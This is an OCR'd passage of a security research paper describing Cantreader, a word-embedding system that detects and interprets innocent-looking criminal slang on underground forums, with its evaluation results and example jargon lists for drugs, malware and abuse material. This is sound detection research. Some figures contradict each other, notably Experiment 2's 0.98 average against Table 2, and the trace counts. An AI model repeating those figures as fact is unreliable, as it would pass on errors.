Hypernym Identification is an NLP technique to identify a generic term (hypernym) with a broad meaning that more specific instance (hyponym) falls under. For example, "woman" is a hypernym of "queen". Hypernym describes an important lexical-semantic relation and information abut it helps understand the semantics of its instance: e.g., knowing that "Tom Cruise" (hyponym) is an "actor" (hypernym) helps a question answering system answer the question "which actors are involved in Scientology?". Hypernym identification can be addressed by either distributional or path based approaches. The former [41, 32] uses distributional representations (such as word embedding) of the terms for hypernym identification. The latter [43, 44] leverages the lexico-syntactic path connecting the terms to detect hypernym. In our research, we utilize the distributional based method to find out the hypernym of a jargon so as to understand its semantics. This is because the path based methods require corpora following strict grammar structure, and also the hypernym and hyponym terms should occur together in the corpus, which is often not the case for underground forum data.

# 3 Cantreader: Overview

Cybercriminals on underground forums often pick common, innocent-looking words as their jargons to obfuscate their illegal communication. Identifying such dark jargons and discovering their semantic meaning, is difficult due to the stealthy nature of dark jargons. However, regardless of what a word looks like, its true semantics can be observed from its context. For example, when the "popcorn" means a snack, it often comes with "eat" or

"chocolate", while when it refers to marijuana, "nugz", "buds" and others would show up around the word.

This observation is the key to the automated discovery and understanding of dark jargons and is fully leveraged in the design of Cantreader. Our approach utilizes a novel neural language model to learn a word's semantics from its context during legitimate conversations and in underground communication respectively, and then compares the semantics to identify the consistency that indicates its potential use as a dark jargon. For each discovered jargon, we further perform a hypernymy-based semantic analysis to discover its underground meaning. Below we present the high-level design of this technique and explicate how it works through an example.

**Architecture**. Figure 3 illustrates the architecture of Cantreader, which includes two components: *the discoverer* and *the interpreter*. The discoverer analyzes the words included in an underground communication corpus and compares their semantics with that learned from legitimate corpora to identify dark jargons. More specifically, the component first filters out the words from the dark corpus, whose semantics is either insignificant or unlikely to be accurately learned with the neural language model. It then applies the Semantics Comparison Model (Section 4.1) to calculate two semantic similarities, $Sim_{dark,legit}$ and $Sim_{legit,rep}$, for each input word: the former between a dark forum corpus and a legitimate forum corpus, and the later between the legitimate forum corpus and a reputable interpretative corpus. A word is reported as a jargon only if $Sim_{dark,legit}$ is small and $Sim_{legit,rep}$ is large. The interpreter, on the other hand, uses a learning-based automatic hypernym discovery technology to interpret dark jargons by finding their hypernyms. From the public ontology (e.g., Wikidata), we collect a set of hypernym candidates of interest. The interpreter can predict whether any of them is actually a hypernym of a dark jargon.

**An example**. We take "popcorn" as an example, which normally, means a snack, but is also used as a slang for marijuana on the underground market such as Silk Road. Here we use Silk Road as the dark corpus ($C_{dark}$), Reddit as the legitimate corpus ($C_{legit}$), and English Wikipedia as the reputable interpretative corpus ($C_{rep}$), to demonstrate how Cantreader could discover and interpret the jargon.

After preprocessing all the corpora, Cantreader first trains two Semantic Comparison Models on $(C_{dark}, C_{legit})$, and $(C_{legit}, C_{rep})$ respectively. Both models output a pair of word vectors for "popcorn". The similarity between these two vectors (cosine similarity in our research) describes the similarity of the word's semantics in the two corpora. For "popcorn", we have $Sim_{dark,legit} = 0.256$ and $Sim_{legit,rep} = 0.474$. This indicates that "popcorn" carries very different meanings in the dark and legit corpora, but more similar ones across the legit and reputable corpora. So, it is labeled dark jargon by the discoverer. To find out the dark semantics of the word, we leverage an public ontology [20] including the terms of cybercriminal activities and illegal products exchanged on underground markets (such as RAT and marijuana), and a projection learning model to determine whether the word has an "is-a" relation with a class under the ontology. In the example, our model reports a probability of 93% that "popcorn" is a jargon for "marijuana".

# 4 Design and Implementation

## 4.1 Semantic Comparison Model

Fundamentally, Cantreader's jargon identification procedure is based on the fact that a word covering dark semantics tends to appear in a totally different context during underground communication than when it is used normally. In order to uncover such a difference, we propose our *Semantic Comparison Model*, which extends the neural network (NN) architecture of Word2Vec [36, 37] to analyze and compare the contexts for a given term.

**Word2Vec model**. Word2Vec (Figure 2) is a neural word embedding approach that uses shallow, two-layer neural network to learn a statistical language model (e.g. skip-gram model) from a large corpus. The NN applies one-hot encoding at the input layer, and identity activation function at its hidden layer. As an unsupervised learning model, when the training is done, Word2Vec outputs the weights of the hidden layer $M$ in the form of a $|V| \times |H|$ matrix, where $|V|$ is the size of the input vocabulary and $|H|$ is the size of hidden layer. Consider $M = [v_1, v_2, ..., v_{|V|}]^T$. For a word $w_i$ (whose one-hot vector has 1 at its $i$-th entry), the model assigns the $i$-th row in $M$, $v_i$, as the word's the embedded vector. Thus, Word2Vec maps words to vectors in $|H|$ dimension space.

The intuition behind Word2Vec is that if two different words have similar contexts in a corpus, then given the contexts, the NN is supposed to make similar predictions for these two words. Hence the training process will learn the weights to produce similar hidden layer outputs for these two words. Since the NN applies the identity activation function at hidden layer, the hidden layer output of the word $w_i$ is exactly $v_i$, i.e. the embedded vector of that word. Therefore, embedded vectors are justified representations of the contexts of words, which, in turn, represent the semantics of words. Also the similarity between these vectors describes the similarity between the semantics of these words (see Section 2).

**Our model**. Word2Vec can be very useful if we want to find the semantic similarity of different words whose vector representations are trained over *the same corpus*. However, for dark jargon detection, we need to compare the semantics of the same word across different corpora, e.g., one for legitimate conversation and the other for underground communication. This cannot be done by simply combining these corpora together, which loses a word's context information in individual corpora. Nor can we train two separate models on the two different corpora, since the relations between the input layer and the hidden layer are nondeterministic, due to the random initial state for the Word2Vec NN, and the randomness introduced during sub-sampling and negative sampling (Section 2.2). As a result, for a given word, the NN produces different vectors each time when it is trained on the same corpus, which makes cross-model semantic comparison meaningless.

So the key challenge here is how to make a word's vectors trained from different corpus comparable. To address this challenge, we designed Semantic Comparison Model (SCM), a new network architecture based on Word2Vec NN, which doubles the size of the input layer without expanding either the hidden or the output layer. The idea is to let the same word from two different corpora to build their *separate* relations, in terms of weights, from the input to the hidden layer during the training, based upon their respective datasets, while ensure that the contexts of the word in both corpora are *combined* and *jointly* contribute to the output of the NN through the hidden layer. In this way, every word has *two* vectors, each describing the word's relations with other words in one corpus. In the meantime, these two vectors are still *comparable*, because they are used together in the NN to train a *single* skip-gram model for predicting the surrounding windows of context words.

To formally describe SCM, we first define an extended one-hot encoding:

$$e(w) = \begin{cases} [v_{zeros}, v_{onehot}(w)] & \text{if } w \text{ is from corpus}_1 \\ [v_{onehot}(w), v_{zeros}] & \text{if } w \text{ is from corpus}_2 \end{cases} \quad (1)$$

where $v_{zeros}$ is an all-zero vector of $|V|$ dimensions, and $v_{onehot}(w)$ is the standard one-hot vector of word $w$ in the input vocabulary. This encoding function converts words from two corpora to one-hot vectors of $2|V|$ dimensions, which enables SCM to get input from two corpora during the training stage. It also gives different distributed representation for the same word from different corpora, which ensures the two corpora to be treated differently by the model.

Since we double the size of the input layer, the weights of the connections between the input and the hidden layer $M$ can now be represented as a $2|V| \times |H|$ matrix. We split it into 2 $|V| \times |H|$ matrices, $M = [M_1, M_2]$, where $M_1 = [v_{1,1}, v_{2,1}, ..., v_{|V|,1}]^T$ and $M_2 = [v_{1,2}, v_{2,2}, ..., v_{|V|,2}]^T$. As we can see here, for each word $i$, SCM outputs a pair of $|H|$-dimensional vectors: $v_{i,1}$ learned from corpus$_1$ and $v_{i,2}$ from corpus$_2$. The word's cross-corpora similarity can be measured by the similarity of these two vectors.

Table 1: Training settings

| parameter | value | parameter | value |
|---|---|---|---|
| language model | skip-gram | minimal word occurrence | 10 |
| hidden layer size | 200 | hierarchical softmax | off |
| window size | 10 | sub-sampling | 1e-4 |
| negative sampling | 25 | iterations | 30 |

**Model effectiveness analysis**. Our new architecture fully preserves the property of the Word2Vec model, in terms of comparing the semantic similarity between two words. Consider any two words from the corpora, no matter whether they come from the same dataset or not, if they are similar semantically, they should have similar contexts, that is, similar co-occurred words in the corpora. As a consequence, the NN should generate similar outputs for the two words. The output of the NN is determined by the output of the hidden layer and their connections with the hidden layer nodes, in terms of weights. Since the same set of output-layer weights is shared by all input word, similar NN outputs lead to similar word vectors. In the meantime, unlike Word2Vec, SCM uses two different corpora but learns every word's context from just one of them. So a word may have two contexts, one from each corpus. This property preserves a word's semantics in different scenarios (legitimate interactions vs. underground communication), which is critical for detecting dark jargons.

To analyze this architecture, we ran SCM on the *Text8* corpus [1], which is a 100MB subset of Wikipedia. The experiment settings is described in Table 1 and results are elaborated below.

*Experiment 1*. In the experiment, we used Text8 as both input corpora for our SCM. For each word in the vocabulary, the model generated a pair of vectors, each representing its semantics in the corresponding corpus. Since the two input corpora here are identical, the cosine similarity of every vector pair should all be close to 1, if SCM can capture the words' semantics in both corpora correctly. Our experiment shows that for every word in the corpora, the average cosine similarity between its two vectors is 0.98, with a standard deviation 0.006.

As a reference, we trained a Word2Vec model on the same corpus *twice*, and calculated the cosine similarities between the vectors of the same words. Here the average similarity is 0.49 and standard deviation 0.078, indicating that the vectors from the two models cannot be com-





Figure 4: Results of experiment 1 in CDF.

Table 2: Results of Experiment 2

| replacing word pair | similarity |
|---|---|
| (chemist → archie) | 0.65 |
| (ft → proton) | 0.56 |
| (universe → wealth) | 0.67 |
| (educational → makeup) | 0.66 |
| (nm → famicom) | 0.45 |

pared, due to the training randomness. Figure 4 presents the cumulative distribution of the results.

*Experiment 2*. We then looked into SCM's capability to capture a word's cross-corpus semantic difference, which is at the center of jargon discovery. To this end, We randomly chose 5 words from the Text8 corpus and replaced them with 5 other words (see Table 2) to construct a new corpus Text8$_{syn}$. In this way, these replacements become "jargons" of the original words in the new corpus Text8$_{syn}$. Then we trained our architecture on Text8 and Text8$_{syn}$, which took in both corpora to learn a SCM. From the new model, again we compared the similarity between each word's two vectors (one from Text8 and the other from Text8$_{syn}$). The results are presented in Table 2. Since the replacing word's contexts (e.g., archie) in Text8$_{syn}$ became different to those in Text8 as recorded in replaced trace rate, all the replaced words were found to have small similarities in two corpora: the average similarity is 0.98 with a standard deviation of 0.01. This experiment shows that our SCM is able to capture a word's cross-corpora semantic difference.

*Experiment 3*. Finally, we want to measure the quality of the word vectors generated by SCM. For this purpose, we utilized the code and the test set provided by Tomas Mikolov [22] for evaluating the quality of word vectors. The test set includes a list of syntactic and semantic relations (such as capital of the country, adjective-adverb, etc.), and a number of test cases (such as Athens-Greece, Baghdad-Iraq) under each such a relation. The quality of word vectors is determined by semantic relations among these vectors: e.g., $v_{Athens} - v_{Greece} + v_{Iraq}$ is supposed to result in a vector very close to $v_{Baghdad}$.

In this experiment, we trained an SCM using Text8 along with a snapshot of *Nulled* [12], a collection of communication traces from an underground forum. On the word vectors produced by the model, we ran Tomas Mikolov's code to evaluate their qualities. The idea is to compare the vectors related to the Type8 corpus with those produced by the Word2Vec model trained over the same corpus. The experiment demonstrates that indeed the quality of the SCM vector (an accuracy of 46%) is in line with those generated by Word2Vec (50%), indicating that the benefit of semantic comparison across corpora does not come with the cost of vector quality.

## 4.2 Jargon Discovery

At the high-level, the discoverer is designed to find a word that tend to appear in different contexts on a dark forum than on a legitimate one. Such a semantic inconsistency can be captured by SCM.

Specifically, the discoverer takes a dark forum corpus ($C_{dark}$), a legitimate forum corpus ($C_{legit}$), and a reputable interpretative corpus ($C_{rep}$) as its input. After preprocessing these input corpora to build a shared vocabulary, it computes the cross-corpus similarities for each word by training two SCMs, one on $C_{dark}$ and $C_{legit}$, and the other on $C_{legit}$ and $C_{rep}$. After filtering out the words with special meanings in $C_{legit}$, our approach detects jargons whose similarities are low in the first model and high in the second. Here we elaborate on these individual steps.

**Vocabulary building**. Bootstrapping the whole discovery process is the generation of a vocabulary from the three input corpora. The vocabulary of SCM is the input word set for the model, including all "*words of interest*" in the intersection of good and bad corpora $C_{dark} \bigcap C_{legit}$, which we will explain later. Every word in the vocabulary corresponds to a specific dimension on the one-hot vector $V$. As mentioned earlier, the whole input of an SCM is two such vectors, one for each corpus (i.e., $C_{legit}$ and $C_{dark}$, or $C_{legit}$ and $C_{rep}$).

From the dark corpus, the "words of interest" are chosen by dropping all the "non-interesting" words. Specifically, we first filter out all stop words (common words like "the", "on", etc.), since their semantics is insignificant for finding jargons. In our research, these words are identified using NLTK [11]'s English stop words list.

Also importantly, we need to remove the words whose semantics cannot be effectively learned from the corpora. Particularly, the embedding techniques like Word2Vec and SCM all rely on a word's context to deduce its semantics and embed it into a vector space. If such contexts are not sufficiently diverse in a corpus, the embedded vector becomes biased and specific to the corpus.

Standard Word2Vec implementation uses a parameter `min_count` for this purpose. Those words whose occurrences in a corpus go below that parameter are excluded since they may not be effectively learned from the infor-

mation provided by the corpus. This approach, however, does not work well for our purpose: on forums, people tend to quote each other's posts, repost, and copy-paste published content to their own text. As a result, the same piece of text may appear on a forum repeatedly, and the words involved, though may occur across the corpus for many times, are always under the same context, whose semantics therefore cannot be effectively learned.

To address this issue, we introduce a new metric, called *windowed context*, to measure a word's context diversity. Given a window size $k$, the windowed context of a word $w$ is a contiguous sequence of words start at $k$ words before $w$ and ends at $k$ words after. For example, in the sentence "The quick brown fox jumps over the lazy dog", with a window size 2, the windowed context of word "fox" is ("quick", "brown", "fox", "jumps", "over"). Using this metric, we measure a word's diversity based upon its number of unique windowed context (`num_wc`) in a corpus. Those with a diversity below a given threshold in either $C_{dark}$ or $C_{legit}$ are removed from our vocabulary. In our research, we set the window size to 5 for the discoverer and the threshold to 20.

**Jargon semantics comparison**. After the vocabulary is built, the discoverer trains an SCM using the targeted dark corpus $C_{dark}$ and a reference corpus $C_{legit}$. The purpose is to compare every word's two embedded vectors (one for each corpus) by calculating their cosine similarity $Sim_{dark,legit}$, for the sake of identifying those with discrepant meanings across the corpora.

However, just because a word has different semantics across the dark forum and the legitimate corpus does not always mean that it is a dark jargon. Particularly, if the legitimate corpus includes formal documents such as those from Wikipedia and news articles, false positives can be introduced. This is because words are used differently in these documents than in less formal forum posts. For example, on forums, "man" is commonly used as an expression of greeting, or an interjection to express anger or displeasure, while in a more formal context, it usually means an adult male. Another example is "peace", which is frequently used as a way to say goodbye in the forum language. To avoid misidentifying those "forum terms" as jargons, Canreader utilizes posts on a legitimate forum as the reference $C_{legit}$. Specifically in our research, the legitimate data were collected from `reddit.com`.

**Unique context**. Using legitimate forums as the reference corpus, we can avoid most false positives introduced by the semantic comparison. However, still we cannot eliminate the situations where some less harmful terms are treated as dark jargons, due to their unique contexts in the legitimate corpus, which can be different from their generic semantics actually used on dark forums. For example, we found that the word "damage" on `reddit.com` often appear during the discussion of computer games and as a result, its context becomes very much biased towards settings in the games (such as "heal", "stun" and "dps"); on Silk Road, however, "damage" preserves its original meaning.

To filter out the terms unique to the good set ($C_{legit}$), the discoverer compares every vocabulary word in the set to the same word in another legitimate corpus, in terms of their semantics. The new corpus, which we call *reputable set* $C_{rep}$, is supposed to include more formally-written documents that largely use each word's dictionary meaning. In our implementation, we chose Wikipedia as $C_{rep}$. Training an SCM on $C_{legit}$ and $C_{rep}$, the discoverer is able to compare each word's semantics on both corpora ($Sim_{dark,legit}$) to detect and remove those carrying unorthodox contexts in the good set.

**Threshold selection**. As mentioned earlier, the discoverer reports a word as a dark jargon if its semantic similarity in $C_{dark}$ and $C_{legit}$ is below a threshold (different meanings across good and bad sets), while its similarity in $C_{legit}$ and $C_{rep}$ is above the threshold (similar meaning in two good sets). The challenge is, however, how to determine the threshold, which turns out to be non-trivial. In our research, we found that SCM tends to give larger cosine similarities to the words with diverse semantics. This is because a word with more meanings usually covers more different words in its context, so for such a word, its contexts in one corpus tend to have a larger overlap with that in another. Hence, we need different thresholds: a larger one for those with diverse semantics, and a smaller one for those with fewer meanings.

For this purpose, the discoverer first groups all vocabulary words into different classes according to their semantic diversities, as estimated using the numbers of *synsets* in WordNet [23]. Our implementation defines 4 classes: words having 0 *synsets* (not covered in the *wordnet*), between 1 to 4, between 5 to 8, and larger than 8. Over the classes, our approach runs a statistical outlier detection based on z-score [29] to find the thresholds. In our research, we use $z = 1.65$, so for each class, the discoverer simply computes the mean $\mu$ and standard deviation $\sigma$ for the cosine similarities of the vector pairs as produced by an SCM for individual words and set $\mu - 1.65\sigma$ as the threshold for that model. Assuming in each class, the similarities follow a Gaussian distribution, the threshold we selected ensures that a normal sample (a word with similar semantics in two corpora) has only 5% chance to go below the threshold, in terms of the cosine similarity between its two embedded vectors.

## 4.3 Jargon Understanding

Once a possible jargon has been discovered, Cantreader runs the interpreter to make sense of it. Finding the pre-

```
SELECT ?x ?xLabel WHERE {
  SERVICE wikibase:label {
        bd:serviceParam wikibase:language
                "[AUTO_LANGUAGE],en".
  }
  ?x wdt:P279 wd:Q7397.
}
LIMIT 100
```

Figure 5: SPARQL example

Table 3: Summary of the corpora

| corpus | # traces | # unique words | words per trace | timespan |
|---|---|---|---|---|
| Silk Road | 195,403 | 1,183,506 | 1,321 | 6/2011 - 11/2013 |
| Darkode | 7,418 | 20,036 | 419 | 3/2008 - 3/2013 |
| Hack Forum | 52,654 | 30,020 | 211 | 5/2008 - 3/2015 |
| Nulled | 120,518 | 264,173 | 484 | 11/2012 - 5/2016 |
| Reddit | 1,190,346 | 3,497,646 | 1,190 | - |
| Wiki | 249,336 | 9,045,012 | 557 | - |

cise meaning of a dark jargon is challenging, due to lack of enough information to differentiate the contexts of related terms, particularly with the succinct expressions typically used on forums. On the other hand, we found that it is possible to gain some level of understanding of a jargon, by classifying it to a certain category under a specific hypernym. For example, though we may not have enough information to interpret "horse" as heroin, we may still be able to determine that it is a kind of illegal drug. Such understanding can also help a human analyst quickly decrypt the term, to find out its exact semantics.

This understanding is *automatically* generated by the interpreter as follows. First, it produces a set of hypernym candidates from the common products people trade on underground forums. Then our approach analyzes the semantics (in terms of embedded vectors) of a given jargon and all the candidates, running a classifier to find out whether any of them is a hypernym of the jargon.

**Hypernym candidates generation**. Our interpreter automatically expands a set of *seeds* to find hypernym candidates. These seeds are picked manually, including a small set of product categories discovered from underground forums as illustrated in Table 6. Using the seeds, the interpreter discovers other hypernym candidates by querying the *Wikidata* [20] database for the subclasses of the entities in the seed set.

Wikidata is a free and open knowledge base. It provides the Wikidata Query Service [21] that enables users to query its ontology using the SPARQL language [18]. Figure 5 shows the example to search for the subclasses under "software", where `wdt:P279` represents the *subclass of* relation, and `wd:Q7397` describes the *software* entity.

For each category (e.g., drug) in the seed set, we use Wikidata to find all its direct and indirect subclasses, and generate a tree rooted at the category in the seed. In this way, our approach generates a forest (a set of trees) out of the seeds where each node is a hypernym candidate.

**Projection learning**. Prior research demonstrates that an effective way to find hypernym relations is using a model learned from the semantic links between words, using the embedding techniques [32]. In our research, we follow the similar idea to build our interpreter. Specifically, for a given jargon, our approach uses its embedded vector together with a hypernym candidate's vector (from the same SCM) as a feature to determine the probability that they indeed have the hypernym relation. For this purpose, we adopt a binary random forest classifier, which unlike the multi-output linear regression model used in the prior research [32], can leverage the information not only from positive but also from negative samples to identify the decision boundary. This classifier was trained in our research using our hypernymy dataset described in Section 5.1.

**Recursive hypernym discovery**. For each dark jargon, the interpreter takes the following steps to uncover its hidden meaning. First, we look at the roots of the hypernym candidates forest. If none of them is a valid hypernym of the jargon, as determined by the classier, we label the jargon "unknown". Otherwise, we choose the most probable root (again based upon the output of the classifier) and continue to analyze its children. If none of them is found to be a hypernym for the jargon, their parent is returned. Otherwise, the most probable child is picked and the same procedure is followed recursively on its subtree.

# 5 Evaluation

## 5.1 Experiment Setting

In our study, we ran our implementation of Cantreader on 375,993 communication traces collected from four underground forums, using an R730xd server with 40 Intel Xeon E5-2650 v3 2.3GHz, 25M Cache cores and 16 of 16GB memories. Here we describe the datasets used in the study and the parameter settings of our system.

**Datasets**. We used four datasets in our study: dark corpora, benign corpora, hypernymy dataset, and groundtruth dataset with known jargons.

• *Dark corpora*. Dark corpora consist of communication traces from the four underground forums. In our research, we parsed the underground forum snapshots collected by the darknet marketplace archives programs and other research projects [3, 31], to get four dark corpora: the Silk Road corpus [17] consists of 195,403 traces (i.e., threads of posts) from the underground market-

place Silk Road mainly discussing illicit products (such as drugs and weapons) trading; the Darkode corpus [4] includes 7,417 traces from a hacking technique forum about cybercriminal wares; the Hack forums corpus [9] has 52,670 traces from a blackhat technique forum; and the Nulled corpus [12] contains 121,499 traces from a forum talking about data stealing tools and services. Table 3 summarizes the dark corpora we used.

• *Benign corpora*. As mentioned earlier, Cantreader uses two different benign corpora: a legitimate reference corpus, and a reputable interpretative corpus. In our implementation, traces of Reddit are used as the legitimate reference corpus. Reddit is the most popular forum in the U.S., receiving around 470,000 posts per day during the past ten years [15]. It includes rich informal language elements in English such as forum slangs, common acronyms, and abbreviations (e.g. "hlp" for "help" and "IMO" for "in my opinion"), which are also commonly used in the underground forums, and therefore it serves as a good reference corpus. To build this corpus, we ran a crawler that scraped 1.2 million traces from 1,697 top subreddits in terms of the number of subscribers [27]. Also, Wikipedia [10] is used as the reputable interpretative corpus. This is because it is large, comprehensive, formally written, and reputable. Table 3 presents the benign corpora used in our research.

• *Hypernymy dataset*. The interpreter component of Cantreader needs a labeled hypernymy dataset to train its classifier. In our implementation, we reuse the hypernymy dataset that Shwartz et. al generate in the previous research [7, 42]. The dataset is constructed by extracting the entity pairs with "is-a" relation from 4 lexical/ontology databases: WordNet [23], DBPedia [5], Wikidata [20] and Yago [45]. It includes 14,135 positive hypernym relations and 84,243 negative ones.

• *Groundtruth dataset*. The groundtruth dataset, with 774 known dark jargons and their corresponding hypernyms, is used in the evaluation of our system. The dataset was collected from two sources: DEA drug code words list [6] and the cybercrime marketplace product list [31]. The DEA drug code words list is the drug jargon list released by Department of Defense Drug Enforcement Administration (DEA), which includes 1,734 drug code words. The cybercrime marketplace product list is a dataset published by academic researchers, which includes 1,292 illegitimate products manually annotated from Nulled, Hack Forums, and Darkode. Note that not all the terms appear on the two lists are actually used as dark jargons in our dark corpora because DEA's drug list includes many out-of-date and uncommon slang names for drugs, and the cybercrime marketplace product list, on the other hand, focuses mostly on illegitimate products, which are not always referred to in dark jargons. Thus we carefully analyzed these terms with the traces containing them and generated a set of 774 groundtruth dark jargons and their corresponding hypernyms of high confidence.

Table 4: Thresholds for different models

| SCM | $th_{c1}$ | $th_{c2}$ | $th_{c3}$ | $th_{c4}$ |
|---|---|---|---|---|
| Silk Road vs. Reddit | 0.094 | 0.161 | 0.184 | 0.214 |
| Cybercrime Corpora vs. Reddit | 0.086 | 0.142 | 0.182 | 0.209 |
| Reddit vs. Wiki | -0.039 | 0.0865 | 0.127 | 0.154 |

**Parameter settings**. In the experiments, the parameters of our prototype system are set as follow:

• *Neural network settings*. We used similar SCM training parameters as shown in Table 1, except that we set `iterations` = 100. We also used `num_wc` = 20 with a window size = 5) to replace the `min_count` parameter due to larger corpora.

• *Thresholds*. Table 4 lists the thresholds we used in our experiments.

• *Projection learning classifier.* We implemented the projection learning with *scikit-learn's* [16] *RandomForestClassifier*. The classifier was trained with the following settings: `n_estimators` = 200, `max_features` = auto, `min_samples_split` = 2, and `class_weight` = balanced.

## 5.2 Evaluation Results

**Accuracy and coverage**. In our study, we ran our system over the dark corpora and benign corpus across 1,497,735 traces and 117M words. Altogether, Cantreader automatically identified 3,462 dark jargons and their hypernyms. To understand the accuracy and coverage of the results, we first used the groundtruth dataset to validate our results. Among the 774 jargon words in the groundtruth set, 598 were successfully detected by Cantreader, which gives a recall of 77.2%. We carefully checked the false negatives (i.e., jargons in the groundtruth set but being considered non-jargons by Cantreader), and found that some of false negatives do not show any semantic inconsistency in our corpora. This might be due to the limitation of our corpora, or those terms were not used as jargons during our monitoring timespan. For example, we carefully investigated all the communication traces involving the jargon "car" labeled by DEA. No indicator shows that it is used as "cocaine". In fact, DEA drug code words lists also announce the possible and invertible dataset error due to the dynamics of drug scenes [6]. For the rest 2,864 dark jargons detected by Cantreader, we randomly picked 200 samples for manual validation, where 182 terms were confirmed to be true dark jargons. It concludes that Cantreader achieves a *precision* of 91%.

**Performance**. To understand the performance of

Table 5: Running time at different stages

| stage | running time | traces per second |
|---|---|---|
| the discoverer | 17.09 hr | 2.94 |
| the interpreter | 203.33 s | 889.68 |
| overall | 17.15 hr | 2.93 |

Cantreader, we measured the time it took to process 180,899 communication traces (containing 100M total words, where 75,419 unique words are in the vocabulary) in the dark corpora and the breakdowns of the overhead at each analysis stage, the discoverer and the interpreter. In the experiment, our prototype was running on our R730xd server, using 30 threads. It took around 17 hours to inspect 180,899 traces, as illustrated in Table 5. The results provide strong evidence that Cantreader can be easily scaled to a desirable level to process a massive amount of underground forums every day.


# 6 Measurement

## 6.1 Landscape

**Scope and magnitude**. In total, Cantreader identified 3,462 dark jargons and their corresponding hypernyms from 1,497,735 underground communication traces. Our study shows that criminals indeed widely use dark jargons for underground communication. 376,989 (25%) of the traces include at least one dark jargon. Figure 6a illustrates the cumulative distributions for the number of dark jargons per communication trace. We observe that 80% of the traces using the number of dark jargons less than ten. Later, we study the trace volume of dark jargons. Figure 6b shows the cumulative distributions for the number of communication traces per dark jargon. We observe 80% of dark jargons used by less than 956 traces. It also indicates the effectiveness of our model to capture dark jargons leveraging limited communication traces.


Table 6 presents the 5 categories of dark jargons found by Cantreader in terms of their popularity. We observe that a large portion of dark jargons is drug, which is related to 736 innocent-looking terms. Among them, 692 drug jargons are not included in the drug jargon lists reported by DEA (see Section 5), but prevalent in underground forums such as "cinderella", "pea" and "mango". For example, "mango", the jargon for "marijuana", was found in 540 criminal communication traces about drug trading.

We looked into the distribution of dark jargon across different underground forums. We found that Silk Road has most jargons (2,570). When it comes to the diversity, the communication traces in all four forums include the aforementioned five popular types of dark jargons. This indicates that various kinds of malicious activities




(a) Cumulative distribution of the number of jargons per trace

(b) Cumulative distribution of the number of traces per jargon




(c) Newly-appeared dark jargons in Hack Forums

(d) Cumulative distribution of the number of similar jargons per black word

Figure 6: Characteristic and implication of dark jargons.

Table 6: Dark jargons in categories

| category | # hypernyms | # jargons | # traces | examples of jargons |
|---|---|---|---|---|
| drug | 304 | 736 | 830,270 | blueberry, popcorn, mango |
| person | 1,517 | 591 | 460,261 | stormtrooper, zulu |
| software | 300 | 650 | 512,379 | athena, rat, zeus |
| porn | 1 | 33 | 2,926 | cheesepizza, hardcandy |
| weapon | 672 | 80 | 12,055 | biscuit, nine, Smith |
| others | - | 1,372 | 479,789 | liberty, ats, omni |


discussed on the underground forums tend to use dark jargons to protect their communication.

**Innocent-looking dark jargon**. To understand how the criminals choose dark jargons, we study their explicit/innocent meanings. Specifically, we regard the terms' interpretations in WordNet [23] as their innocent meaning, and then seek their nearest common ancestors in the hypernym tree to determine their categories. Table 7 shows the innocent meanings of top 8 jargon categories (in terms of instance number). Most of the dark jargons are deliberate typos and abbreviations (28.24%), followed by person names (4.10%) and locations (3.38%). Interestingly, we found that drug dealers tend to use drug flavors as jargons, e.g., "pineapple", "blueberry", "orange" and "lemon". Meanwhile, hackers prefer mythological figures like "zeus", "loki" and "kraken".

Figure 7a shows the Google search interests of dark jargons when they are used as search terms. Google search interest is recorded by Google Trend [8], which measures the number of searches for each keyword during a time period. The higher search interests means

Table 7: Top 8 categories of innocent-meanings of dark jargons

| Type | # jargons | examples of jargons |
|---|---|---|
| acronym and abbreviation | 910 | cp, b1g, delt |
| name | 132 | bob, kyle, freeman |
| location | 109 | madison, southwest, florence |
| animal | 102 | rat, hound, pony |
| fictional character | 56 | zeus, loki, pluto |
| plant | 39 | lavender, oak |
| food | 31 | blueberry, popcorn, cheesecake |
| vehicle | 30 | wagon, dandy |




(a) CDF of Google Trend's interest score

(b) CDF of search result rankings

Figure 7: Innocent-looking dark jargons.

the higher competitiveness of a search term, indicating that it becomes more difficult for less relevant and less reputable websites to get to the top of the search results under the term through SEO. Due to the generality of the dark jargons' meanings, most of the them (60%) have high search interests. In fact, almost all the top 10 Google search results for each of the dark jargons we found are reputable websites. Figure 7b shows the cumulative distribution of the average websites ranking in search results per dark jargon. We observe that websites in 60% of the dark jargons' search results have the average website rankings below 100k (highly reputable sites). None of them are labeled as malicious websites by Google Safe browsing. This indicates that unlike the black keywords reported in the prior research [46], these dark jargons not only look innocent but are indeed less likely related to compromised or attack sites, thereby providing good covers for underground communication.

**Ever-changing dark jargon**. Figure 6c shows the evolution of the number of newly-appeared dark jargons on Hack Forums. On average, around 25 dark jargons emerge each month. The trend line in the figure demonstrates two increase tides in 2010 and 2013. Meanwhile, we found that some dark jargons have continued to show up in the communication traces for a long time. For example, "ccs" (credit cards) has been observed from 03/2008 to 05/2016 and is still being used on the underground market.

## 6.2 Implications of Dark Jargon

